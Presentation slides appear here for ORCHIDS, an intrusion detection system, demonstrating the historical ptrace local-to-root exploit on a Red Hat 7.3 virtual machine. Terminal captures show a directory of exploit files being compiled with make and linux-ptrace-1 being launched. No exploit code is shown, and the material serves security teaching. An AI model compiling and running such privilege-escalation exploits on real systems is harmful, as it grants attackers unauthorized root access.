
Jean Goubault-Larrecq Julien Olivain Baptiste Gourdin
Hedi Benzina Nasr-Eddine Yousfi Pierre-Arnaud Sentucq

The ptrace attack (Purczynski 2001, 2003): demo

- **local-to-root** exploit
- will serve to explain some of the basic notions behind ORCHIDS



The ptrace attack (Purczynski 2001, 2003): demo




```
Red Hat Linux release 7.3 (Valhalla)
Kernel 2.4.18-3 on an i686

orchidsvm login: user
Password:
Last login: Mon Feb 20 09:56:08 on tty1
[user@orchidsvm user]$ cd attacks
[user@orchidsvm attacks]$ ls
27801.c  apache-openssl-exploit  linux-ptrace-1.c~  Makefile~
27801.c~  linux-brk.c             linux-ptrace-2.c  mini-kernel-backdoor
a.out    linux-ptrace-1.c       Makefile
[user@orchidsvm attacks]$ _
```

Compile attack file `linux-ptrace-1.c....`

The ptrace attack (Purczynski 2001, 2003): demo




```
Red Hat Linux release 7.3 (Valhalla)
Kernel 2.4.18-3 on an i686

orchidsvm login: user
Password:
Last login: Mon Feb 20 09:56:08 on tty1
[user@orchidsvm user]$ cd attacks
[user@orchidsvm attacks]$ ls
27801.c  apache-openssl-exploit  linux-ptrace-1.c~  Makefile~
27801.c~  linux-brk.c             linux-ptrace-2.c  mini-kernel-backdoor
a.out    linux-ptrace-1.c       Makefile
[user@orchidsvm attacks]$ make
/bin/rm -rf linux-brk linux-ptrace-1 linux-ptrace-2
gcc -I/usr/src/linux-2.4/include/ -static linux-brk.c -o linux-brk
gcc -I/usr/src/linux-2.4/include/      linux-ptrace-1.c -o linux-ptrace-1
gcc -I/usr/src/linux-2.4/include/      linux-ptrace-2.c -o linux-ptrace-2
[user@orchidsvm attacks]$ _
```

Run attack: `linux-ptrace-1`

The ptrace attack (Purczynski 2001, 2003): demo




```
QEMU
Red Hat Linux release 7.3 (Valhalla)
Kernel 2.4.18-3 on an i686

orchidsvm login: user
Password:
Last login: Mon Feb 20 09:56:08 on tty1
[user@orchidsvm user]$ cd attacks
[user@orchidsvm attacks]$ ls
27801.c  apache-openssl-exploit  linux-ptrace-1.c~  Makefile~
27801.c~  linux-brk.c             linux-ptrace-2.c  mini-kernel-backdoor
a.out    linux-ptrace-1.c       Makefile
[user@orchidsvm attacks]$ make
/bin/rm -rf linux-brk linux-ptrace-1 linux-ptrace-2
gcc -I/usr/src/linux-2.4/include/ -static linux-brk.c -o linux-brk
gcc -I/usr/src/linux-2.4/include/      linux-ptrace-1.c -o linux-ptrace-1
gcc -I/usr/src/linux-2.4/include/      linux-ptrace-2.c -o linux-ptrace-2
[user@orchidsvm attacks]$ ./linux-ptrace-1_
```

Run attack: `linux-ptrace-1`

The ptrace attack (Purczynski 2001, 2003): demo

